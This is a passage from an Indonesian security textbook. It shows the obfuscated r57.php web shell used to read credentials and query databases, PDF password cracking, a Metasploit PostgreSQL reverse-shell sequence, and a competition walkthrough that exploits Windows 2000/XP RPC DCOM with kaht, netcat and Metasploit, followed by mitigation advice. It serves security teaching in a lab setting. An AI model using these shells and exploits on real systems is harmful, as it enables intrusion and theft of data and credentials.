-rw-r--r-- 1 dwijim dwijim 514 Oct 15 12:57 perintah.php
drwxr-xr-x 2 dwijim dwijim 4096 Jun 26 18:00 pilkada
-rwxr-xr-x 1 dwijim dwijim 612390 Oct 15 10:21 r57.php
-rwxr-xr-x 1 dwijim dwijim 35992 Jan 27 2011 r57x.php
drwxr-xr-x 3 dwijim dwijim 4096 Oct 12 07:56 web lanjut ilkom
drwxr-xr-x 3 dwijim dwijim 4096 Sep 7 07:39 web-2018
drwxr-xr-x 4 dwijim dwijim 4096 Oct 5 09:35 xls
```

Gambar 10.2: Hasil Program *Shell*


## 10.2 R57

*Root shell* adalah suatu akses ke komputer dengan tingkatan user *root*. Banyak terdapat *root shell*, salah satunya adalah r57.php. Pada web server tertentu yang mendukung PHP, *root shell* ini sudah dikendalikan sehingga tidak dapat dieksekusi.

*Root shell* r57 kadang sudah diblok oleh web server. Web server yang masih dapat



menjalankan r57 adalah Apache/2.4.3 (Win32) OpenSSL/1.0.1c dengan versi PHP 5.4.7. Versi seperti ini terdapat pada XAMPP



Gambar 10.3: Versi XAMPP untuk r57

Skript r57.php dapat diunduh di internet. Salah satu contoh skript r57.php dapat dilihat seperti berikut:

```
<?php
/*
Obfuscation provided by FOP0 - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Tuesday, May 30th, 2017 at 22:21 UTC from IP 159.146.47.84
Checksum: c98e230e5f0b0a6831bf35bfb4964bb689ad9a43
*/
$hf3b3800="\142\x61\x73\145\66\64\137\x64\x65\143\x6f\x64\x65";@eval($hf3b3800(
"Ly9OT1RON2ErRDdBM2FIbze5enVTQXVZdzNYV2dsMkRQcHMxT2wwM1BaY1ZXMEUS3laRHE2b1ZZWm
h2K2dKZjhRaVJJdXdHTStWYUtBeU1FOUJXUURHRHBnYkNFRWZJaGdvREZFWkJoKONiVCtLOEwOWDErd
mNmbGxOMG1oWU5wNmZYU1BEV0xxYktSZDFqc0krcnYwQThXaExMMzF2MUZQSEdycU5IL3dyNFVhRFJL
NjNNVTZUaUtVVG4bTNpNDVGRWQvRFI5M216a1BWUHRyVU1yN09TZ0Q1YX1YZXhtRDF4TTRkSmxDSU9
UQjBQdnY4VVRLaHdsM3MyMVJkK1BkKOMxK3k5dlhGwnBubmFSeEgwNTJwNUt5WXMyM2ZLS1E2ZWQ2Z0
NLWWc4c2ZWa1I5eHhNVUsxMnNZMEorZXNHTVBKRGnkRU8xakZkQStTN2ZOU2lpY1JRWHJJaHhRTXR1c
GFldDJpNEExGVDBoT0pYNmhON0pQeTc1aFBowUtWYWhUcWVWZXZaOVRHaGRtUjE1YTd1eD1KUXUyL1Iy
LOFBZjFpMVphYTBPYjdBSkYjenlRMUZrU2VVaHoydUx6UDdpS0Z5REhlcExxQUZJR2VwTWpBMzQwcjZ
LdG1BM0lkYmRia1VYeGxGeStaVEp6ck0rWfVjOE5pZlRHMWYwQXNZWWRzTkovQ0hLRUErMEF1b2ExM3
```

Hasil eksekusi dari skript r57.php dapat dilihat pada gambar berikut. Pada contoh ini, sistem operasi yang digunakan adalah Microsoft Windows dan XAMPP, ini terlihat dari tampilan yang ada di layar *root shell*.

```
OS      : Windows NT SAKETHI-2B67253 5.1 build 2600
         (Windows XP Professional Service Pack 2) i586
Server  : Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
```



Gambar 10.4: Tampilan r57.php

```
User : dwijim
pwd  : C:\xampp\htdocs
```

Ini berarti perintah-perintah yang dapat diberikan adalah perintah-perintah dalam DOS (perintah teks).

### 10.3 Perintah dir

Perintah ini berguna untuk melihat isi suatu media penyimpanan (direktori). Pada layar, di samping tulisan *Komut istemi* ketikkan perintah **dir**. Kemudian klik tombol yang ada tulisan *Uygula*. Maka akan dapat dilihat isi dari direktori yang aktif sekarang.

```
Volume in drive C has no label.
Volume Serial Number is F421-B25D
```

```
Directory of C:\xampp\htdocs
```

```
12/03/2018 05:51 PM <DIR> .
12/03/2018 05:51 PM <DIR> ..
04/16/2012 10:30 PM      2,326 apache_pb.gif
04/16/2012 10:30 PM      1,385 apache_pb.png
04/16/2012 10:30 PM      2,414 apache_pb2.gif
04/16/2012 10:30 PM      1,463 apache_pb2.png
04/16/2012 10:30 PM      2,160 apache_pb2_ani.gif
11/20/2013 04:27 PM <DIR> baru
04/28/2014 12:52 PM <DIR> belajar
10/16/2017 12:30 PM <DIR> bingung
```

Untuk melihat isi direktori 'bingung', salah caranya dengan memberikan perintah `dir c:/xampp/htdocs/bingung` pada kotak hitam di samping tulisan *Komut istemi*. Hasilnya adalah:

Directory of c:\xampp\htdocs\bingung

```
10/16/2017  12:30 PM    <DIR>          .
10/16/2017  12:30 PM    <DIR>          ..
10/09/2017  11:53 AM    <DIR>          calendar
10/09/2017  11:53 AM    <DIR>          ckeditor
10/09/2017  12:33 PM             42,504 Daftar_Anggotareport.php
10/16/2017  12:30 PM    <DIR>          dompdf060b3
10/16/2017  12:30 PM             2,887 ewbv9.php
10/16/2017  12:30 PM            20,818 ewcfg9.php
10/16/2017  12:30 PM             1,862 ewemail9.php
10/16/2017  12:30 PM             3,400 ewlookup9.php
```

## 10.4 Perintah type

Berkas konfigurasi sistem ada pada berkas bernama `ewcfg9.php`. Untuk melihat isi dari berkas ini, perintahnya adalah `type c:/xampp/htdocs/bingung /ewcfg9.php`. Hasilnya dapat dilihat di layar, dan layar dapat digulung untuk melihat-lihat konfigurasi dari sistem.

```
// Database connection info
define("EW_CONN_HOST", 'localhost', TRUE);
define("EW_CONN_PORT", 3306, TRUE);
define("EW_CONN_USER", 'root', TRUE);
define("EW_CONN_PASS", '', TRUE);
define("EW_CONN_DB", 'latihan', TRUE);
```

Kadang di dalam berkas konfigurasi ini, terdapat juga data pemakai:

```
// Security
define("EW_ADMIN_USER_NAME", "rahasia", TRUE); // Administrator user name
define("EW_ADMIN_PASSWORD", "janganbilangbilang", TRUE); // Administrator password
define("EW_USE_CUSTOM_LOGIN", TRUE, TRUE); // Use custom login
```

## 10.5 Akses ke Database Server

Dengan `r57`, pengguna juga dapat mengeksekusi perintah-perintah SQL. Untuk dapat melakukan akses ke *database server* maka dibutuhkan *username* dan *password*. Ini dapat dilihat pada berkas konfigurasi pada bagian sebelumnya. Dari hasil pada

bagian sebelumnya, diperoleh bahwa nama pemakai adalah `root` dan kata kuncinya kosong. Sehingga akses diisi seperti berikut:

Gambar 10.5: Akses *Database Server*

Untuk mengetahui *database* yang ada, perintah SQL-nya adalah `show databases;` seperti yang ada di gambar. Hasilnya:

```
Query#0 : SHOW DATABASES
Database
information_schema
cdcol
kbd
latihan
mysql
pekskul
peksul
performance_schema
phpmyadmin
pilkada
pilkada2018
polling
select_dinamis
test
webauth
```

### 10.5.1 Perintah `show tables;`

Perintah ini digunakan untuk mengetahui nama-nama tabel yang ada di dalam suatu data base. Dari basis data yang ada, pemakai dapat memilih salah satu dengan

menuliskan namanya di sebelah tulisan **Base**, misalnya memilih basis data latihan. Kemudian di dalam kotak hitam, dituliskan perintah `show tables;` untuk menampilkan nama-nama tabel yang ada di dalam basis data latihan.



Gambar 10.6: Nama-nama tabel

### 10.5.2 Perintah select

Salah satu tabel yang menarik barangkali adalah tabel pemakai. Untuk melihat isi tabel pemakai, perintahnya adalah `select * from pemakai`



Gambar 10.7: *Username* dan *Password*

## Bagian III

# Pengamanan Dokumen






## Bab 11

# Pdf Crack

### 11.1 Pengantar

A PDF file is a "read only" document that cannot be altered without leaving an electronic footprint, and meets all legal requirements in a court of law. Furthermore, the PDF format is practical and economical by allowing the documents to be stored on a company's server. This eliminates the need for additional hardware (except for additional hard drive space) and allows for exceptional integration into any network. Sumber: <http://www.legalscans.com/whypdf.html>

Kebanyakan pemakai komputer mengamankan dokumen dengan cara memberikan *password* kepada dokumen tersebut. Dengan demikian ketika dokumen akan diakses, maka dibutuhkan *password* untuk dapat mengaksesnya. Berkas (.pdf, .doc,



Gambar 11.1: *Password* berkas .pdf

.xls dan lain-lainnya) ada kemungkinan masih dapat dibobol. Berhasil tidaknya salah satu faktornya adalah tingkat kerumitan dari *password* yang digunakan.

```
dwijim@penguin:~/kuliah/keamanan-sistem/pdf$ ls
berkas-asli.odt  satu.pdf
dwijim@penguin:~/kuliah/keamanan-sistem/pdf$ pdftcrack satu.pdf
```

```
PDF version 1.4
Security Handler: Standard
V: 2
R: 3
P: -1028
Length: 128
Encrypted Metadata: True
FileID: 044a4f53d453f50c40f99c4b3e66bdbd
U: bf5bf727e4bef167d22b871e0258d9f100000000000000000000000000000000
O: 06840e1edfe85d5b86be10d53cd11139450da2c2a47d848372df45f9c3b15f07
found user-password: '1'
dwijim@penguin:~/kuliah/keamanan-sistem/pdf$
```

## Bagian IV

### *Hacking* Sistem



## Bab 12

# *Hacking* PostGre SQL

### 12.1 Proses Rinci

1. search postgresql
2. use exploit/linux/postgres/postgres\_payload
3. set RHOST
4. exploit
5. shell
6. exit
7. background
8. use exploit/linux/local/udev\_netlink
9. set payload linux/x86/meterpreter/reverse\_tcp
10. show option
11. set LHOST
12. set SESSION 1
13. exploit
14. shell
15. Masuk ke sistem

16. back

17. exit

## Bab 13

# *Hacking* Windows 2000, XP SP 0/1

### 13.1 Pendahuluan

Pada tanggal 21 Juli 2007 bertempat di Perpustakaan Unila diadakan *National Hacking Competition*. Kompetisi ini diadakan di sepuluh kota se-Indonesia. Selanjutnya pada tanggal 1 Agustus diadakan kompetisi tingkat *Grand Final* di Jakarta. Dengan demikian ada sebelas (10+1) skenario soal yang dikompetisikan.

Soal pada kompetisi di Unila ini memiliki tingkat masalah yang berjenjang. Tantangan pertama yang harus dihadapi adalah peserta diminta mencari *file* bernama *target.txt* yang diletakkan di *root directory*. Tentu saja tidak diberikan penjelasan lebih detail tentang komputer yang menjadi target.

Jaringan yang terpasang memiliki kelas B. Hal ini terlihat dari *Subnet Mask* : 255.255.0.0. Ini menyebabkan proses *port scanning* akan berjalan sangat lambat. Mengapa ? Karena kurang lebih terdapat  $255 \times 255 = 65025$  node yang harus dicek ada atau tidak. Selain *server* asli, disediakan juga *server* palsu untuk mengecoh peserta.

Jika peserta berhasil mendapatkan *file* tersebut isinya kurang lebih sebagai berikut : "Selamat Anda berhasil memasuki komputer *server*. Ada satu *file* gambar yang memiliki nama depan *krakatau*. Carilah nama lengkap dari *file* tersebut serta nama *directori*-nya juga.

Kalau peserta belum berhasil mendapatkan *file* yang menjadi target, tentu saja tidak akan mengetahui sasaran berikutnya yang harus diselesaikan. Dalam suasana kompetisi tentu berbeda dengan waktu pelatihan ini. Waktu yang disediakan untuk mencari target adalah satu jam. Di mana waktu satu jam ketika lomba, terasa

sangat singkat. Sementara dalam suasana pelatihan lebih rileks.

Dari hasil lomba, diketahui pada sistem operasi yang digunakan adalah Windows XP dengan SP 0 atau SP 1. Dalam saat lomba informasi ini dapat diketahui dengan melakukan *port scanning*. Hasil *scanning* ini, salah satunya adalah sistem operasi yang ada pada suatu komputer.

## 13.2 Kebutuhan Bahan

Untuk mensimulasi proses *hacking* ini, diperlukan alat-alat dan program sebagai berikut :

1. Satu komputer target dengan sistem operasi Windows 2000 atau Windows XP SP 0 atau SP 1. Komputer target bernomor 192.168.150.231.
2. Satu komputer untuk penetrasi dengan sistem operasi Windows. Komputer ini mempunyai IP 192.168.150.233.
3. Jaringan untuk menghubungkan kedua komputer. Jika menggunakan kabel langsung, bisa menggunakan kabel UTP yang di-*cross*. Seandainya menggunakan *wireless* bisa menggunakan jaringan model *ad-hoc* seandainya tidak ada *access point*.
4. Program **LAN Guard** serta **Net Scan** untuk melakukan proses pemindaian target. Pada proses simulasi, karena sudah jelas targetnya, maka proses pemindaian tidak harus dilakukan. Pada pencarian sasaran di suatu jaringan, jelas proses pemindaian menjadi suatu keharusan.
5. Program penetrasi ke target. Beberapa program yang bisa digunakan yaitu :
  - (a) Kaht
  - (b) Dcom + cygwin1.dll
  - (c) Net Cat
  - (d) Metasploit

## 13.3 Penyelesaian Masalah

Secara teoritis untuk mencari target yang diinginkan beberapa prosedur yang harus diikuti adalah sebagai berikut :



1. Cek IP pada komputer lokal. Pengecekan IP komputer lokal ini dilakukan dengan perintah **ipconfig** pada posisi DOS Prompt (komputer peserta menggunakan sistem operasi Microsoft Windows). Dengan perintah ini, juga bisa diketahui *Subnet Mask* yang digunakan untuk menentukan komputer tetangga (komputer yang ada pada jaringan lokal).
2. Melakukan *port scanning* terhadap jaringan lokal yang ada berdasarkan IP komputer lokal dan *Subnet Mask* yang didapat. Jika kemudian tidak didapatkan target, maka jangkuan *port scanning* diperluas dengan meningkatkan kelas jaringan ke kelas B. Proses ini dilakukan menggunakan program **LAN Guard** serta **Net Scan**.
3. Penetrasi ke target. Dari hasil *port scanning* akan didapat beberapa informasi tentang target seperti : IP komputer, sistem operasi, layanan yang disediakan dan sebagainya. Sistem operasi yang digunakan pada *server* adalah Windows XP SP 0 atau SP 1. Oleh karenanya ada *tools* yang bisa digunakan yaitu :
  - (a) Kaht
  - (b) Dcom + cygwin1.dll
  - (c) Net Cat
  - (d) Metasploit

Sampai dengan saat tulisan ini dibuat, penulis belum bisa memahami mengapa penetrasi kadang bisa menggunakan **kaht** kadang tidak bisa. Padahal proses ini dilakukan terhadap target yang sama. Oleh karena itu perlu disiapkan alternatif. Dengan demikian disediakan pilihan yaitu : **kaht** atau gabungan **dcom** dengan **netcat** atau Metasploit.

4. Pencarian *file*. Proses ini cukup dilakukan dengan *internal command* **dir** karena komputer target menggunakan sistem operasi Windows.

Dalam suasana kompetisi prosedur-prosedur ini tidak harus dijalankan secara berurutan karena masalah waktu.

## 13.4 Simulasi Proses

Bagaimana detail dari proses-proses tersebut ? Secara jelas, proses-proses yang sudah dituliskan di atas dapat dilihat dan dicoba sebagai berikut :

1. Cek IP pada komputer lokal. Pengecekan IP komputer lokal ini dilakukan dengan perintah **ipconfig** pada posisi DOS Prompt.

```
ipconfig
```


```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix  . :  
IP Address. . . . . : 192.168.150.233  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.150.254
```

Dengan diperolehnya nilai *Subnet Mask* : 255.255.255.0 berarti komputer tetangga yang ada jumlahnya maksimal 255. Ini karena jaringan memiliki kelas C, angka 0 hanya satu pada digit terakhir dari nilai 255.255.255.0.

2. Melakukan *port scanning* terhadap jaringan lokal yang ada berdasarkan IP komputer lokal dan *Subnet Mask* yang didapat. Proses *scanning* bisa memakai **LAN Guard** atau **Net Scan**. **LAN Guard** memberikan informasi yang lebih detail tetapi proses lebih lama. **Net Scan** hanya memberikan informasi tentang IP komputer yang ada dan prosesnya lebih cepat.

Gambar 13.1: *Scanning* LAN Guard

*Range* IP yang akan dicek tinggal diisi pada bagian *Scan Target*. Semakin besar *range*-nya semakin lama prosesnya. Contoh hasil *scanning* dengan LAN Guard terlihat pada gambar di atas.

Sebenarnya dengan **Net Scan** ini lebih menitikberatkan kepada IP berapa saja yang ada di suatu jaringan. Hasil ini bisa ditindaklanjuti dengan **LAN Guard** atau langsung dicoba untuk dieksploit.

Titik kritis yang perlu diperhatikan yaitu pada IP 192.168.150.231 menggunakan sistem operasi Windows 2000. Sedangkan IP 192.168.150.233 menggunakan Windows XP Service Pack 2. Dengan informasi ini maka komputer dengan IP 192.168.150.231 dapat ditembus dengan titik lemah RPC DCom baik memakai **kaht** maupun **dcom** digabung dengan **netcat** dan bisa juga dengan Metasploit.

3. Penetrasi ke target. Sampailah akhirnya pada kondisi yang paling penting yaitu akses masuk ke target. Sebagaimana sudah disampaikan pada tulisan sebelumnya, ada beberapa *exploit* yang dapat digunakan yaitu : **kaht** dan **dcom** digabung dengan **netcat** atau bisa juga menggunakan **Metasploit**.

- (a) **kaht** dijalankan dengan memberikan parameter berupa IP awal dan IP akhir yang akan dijadikan sebagai target. Jika target yang akan dicapai adalah IP 192.168.150.231, maka perintahnya dapat diberikan seperti berikut :

```
kaht2 192.168.150.230 192.168.150.233
```

```
-----
                KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
                PUBLIC VERSION :P
-----
```

```
[+] Targets: 192.168.150.230-192.168.150.233 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 40220
[+] Scan In Progress...
- Connecting to 192.168.150.233
  Sending Exploit to a [WinXP] Server...FAILED
- Connecting to 192.168.150.231
  Sending Exploit to a [Win2k] Server...
- Conectando con la Shell Remota...
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>
```

Jika didapatkan hasil seperti tersebut di atas, maka proses penetrasi ke target sudah berhasil. Untuk lebih meyakinkan lagi bisa dicek IP yang aktif sekarang :

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>ipconfig

Windows 2000 IP Configuration
```

```
Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.150.231
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.150.254
```

Perlu diingatkan kembali bahwa IP komputer lokal adalah :

```
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.150.233
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.150.254
```

Terkadang penggunaan **kaht** tidak berhasil. Contoh seperti berikut :

```
-----
                KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
                PUBLIC VERSION :P
-----
```

```
[+] Targets: 192.168.150.231-192.168.150.231 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 39179
[+] Scan In Progress...
```

Proses di atas berjalan untuk waktu yang lama tanpa ada perkembangan. Untuk mengatasi hal ini ada alternatif lain yaitu menggunakan **dcom** dan **Net Cat**.

- (b) Penggunaan dcom dan Net Cat Jika kaht tidak membawa hasil, dapat digunakan dcom digabung dengan Net Cat seperti pada contoh berikut :

```
dcom 0 192.168.150.231
```

```
-----
```

```
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin LauziFre <blauziere [at] altern.org>
- Universalized for kiddie extravaganza by da barabas
- Using return address of 0x010016c6
Use Netcat to connect to 192.168.150.231:4444
```

Parameter yang diberikan adalah :

- i. 0 artinya target sistem operasinya Windows Server 2000. Jika sistem operasinya adalah Windows XP maka parameter yang diberikan adalah 1.
- ii. 192.168.150.231 adalah IP target yang akan dieksploitasi.

Hasil proses tersebut memberikan informasi bahwa akses selanjutnya dapat dilakukan menggunakan **Net Cat** dan *port* yang dibuka adalah 4444. Maka perintahnya :

```
D:\dwi\hacking\panhac>nc -v -n 192.168.150.231 4444
(UNKNOWN) [192.168.150.231] 4444 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>
```

Dengan demikian penetrasi ke sistem target sudah berhasil dilakukan.

- (c) Penggunaan Metasploit. Untuk pengguna Linux tersedia program Metasploit meskipun Metasploit juga ada versi Windows-nya. Jalankan Metasploit kemudian ikuti langkah-langkah berikut. Untuk versi Windows, setelah Metasploit aktif, pilih **Console** di-*browser*. Metaspolit pada bagian ini, menggunakan Metasploit 3.0. Tiap baris perintah diakhiri dengan tombol Enter.

```
use windows/smb/ms06_040_netapi

set payload windows/shell/bind_tcp

set LHOST 192.168.150.233

set RHOST 192.168.150.231

exploit

[*] Started bind handler
[*] Detected a Windows 2000 target

Microsoft Windows 2000 [Version 5.00.2195]

(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

Berikut ini contoh eksploitasi Windows XP SP 0 dengan Metasploit Versi 3.1

```
use windows/smb/ms06_040_netapi
set payload windows/shell/bind_tcp
set RHOST 192.168.150.231
set LHOST 192.168.150.233
exploit

[*] Started bind handler
[*] Detected a Windows XP SP0/SP1 target

sessions -i 1

[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

Parameter LHOST untuk menentukan IP komputer lokal yang diguna-

kan untuk melakukan penetrasi, sedangkan RHOST adalah IP komputer target. Terkadang nilai LHOST dan RHOST berganti-ganti karena komputer untuk percobaan berganti-ganti. Jika pada layar terdapat tulisan **(running)**, artinya akses ke target sudah berhasil dilakukan. Dari posisi seperti tersebut, pemakai dapat memberikan perintah-perintah *internal* atau *external DOS command*. Sedangkan pada Metasploit 3.1 mesti ditambah perintah **sessions -i 1**.

```
C:\>
```

```
ipconfig
```

```
Windows 2000 IP Configuration
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix  . :
IP Address. . . . . : 192.168.150.231
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.150.254
```

```
C:\>
```

```
(running)
```

## 13.5 Cek Target

Setelah berhasil masuk ke target, banyak hal dapat dilakukan. Bisa dikatakan tidak ada batasan. Terkait dengan soal kompetisi, ciri bahwa suatu komputer merupakan target adalah adanya *file* bernama target.txt yang terdapat di *root directory*.

Dengan demikian perintah yang dilakukan adalah **cd \** dan **dir**.

```
C:\WINNT\system32>cd\
```

```
C:\>dir *.txt
```

```
dir *.txt
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is D859-3184
```

```
Directory of C:\
```



```
08/21/2007  12:19a                160 TARGET.TXT
          1 File(s)                160 bytes
          0 Dir(s)  12,769,001,472 bytes free
```

Dengan adanya *file* target.txt, berarti target sudah ditemukan.

## 13.6 Melihat Tantangan Berikutnya

Sampai di sini, jika dalam suasana kompetisi, adrenalin peserta akan makin meningkat. Untuk mengetahui tantangan berikutnya yang harus dihadapi maka lihatlah isi dari *file* target.txt tersebut dengan perintah **type**.

```
C:\>type target.txt
type target.txt
Selamat Anda berhasil masuk ke server target ...
Selanjutnya carilah nama file lengkap dan direktorinya
dari file gambar yang memiliki nama depan krakatau
```

## 13.7 Pencarian *File*

Pencarian *file*. Proses ini cukup dilakukan dengan *internal command* **dir** karena komputer target menggunakan sistem operasi Windows. Parameter yang agak jarang digunakan adalah */s*. Parameter ini artinya pencarian akan dilakukan terhadap keseluruhan media penyimpanan. Biasanya perintah **dir** hanya dilakukan pada direktori aktif.

```
C:\>dir krakatau* /s
dir krakatau* /s
Volume in drive C has no label.
Volume Serial Number is D859-3184
```

Directory of C:\WINNT\Media

```
04/29/2007  05:18p                65,743 krakatau0721-7304632.jpg
          1 File(s)                65,743 bytes

Total Files Listed:
          1 File(s)                65,743 bytes
          0 Dir(s)  12,769,001,472 bytes free
```

Dari hasil ini dapat disimpulkan bahwa nama lengkap dari *file* yang dicari adalah **krakatau0721-7304632.jpg** dan terletak pada direktori *c : \winnt\media*. Sampai di sini berarti soal kompetisi sudah terjawab.

## 13.8 Langkah Pengamanan

Jika dalam posisi sebagai pengelola komputer yang menjadi target, lantas apa yang harus dilakukan ? Tentu saja dalam rangka mengamankan sistem yang ada.

Kelemahan sistem Windows pada contoh di atas dikenal dengan istilah RPC DCom. Untuk mengatasi hal tersebut ada beberapa cara :

1. Mengganti ke sistem lain, artinya tidak menggunakan Windows 2000, Windows XP SP 0 atau SP1.
2. Memasang *firewall* jika terpaksa masih menggunakan Windows 2000, Windows XP SP 0 atau SP 1.
3. Jika masih menggunakan Windows yang memiliki kelemahan ini, mengatasinya juga bisa dengan men-*disable* kemampuan DCom ini. Caranya : **Start - Run - dcomcnfg**. Kemudian pada *Componen Services* pada bagian *My Computer* lakukan klik kanan, dan *uncheck* pilihan *Enable Distributed DCOM on this computer*.

Demikian pembahasan kelemahan pada sistem operasi Windows 2000 dan Windows XP SP 0 atau SP 1 sekaligus bagaimana cara mengatasinya.

# Daftar Pustaka

- [Azikin, 2011] Azikin, A. (2011). *Debian GNU/Linux*. Bandung, edisi pertama edition.
- [Clarke, 2012] Clarke, J. (2012). *SQL Injection Attacks and Defense*. Syngress is an imprint of Elsevier, 225 Wyman Street, Waltham, MA 02451, USA, 2nd edition edition.
- [da Cruz, 1987] da Cruz, F. (1987). *A File Transfer Protocol*. Digital Equipment Corporation, 160 North Craig Street, Pittsburgh, PA 15213.

# Indeks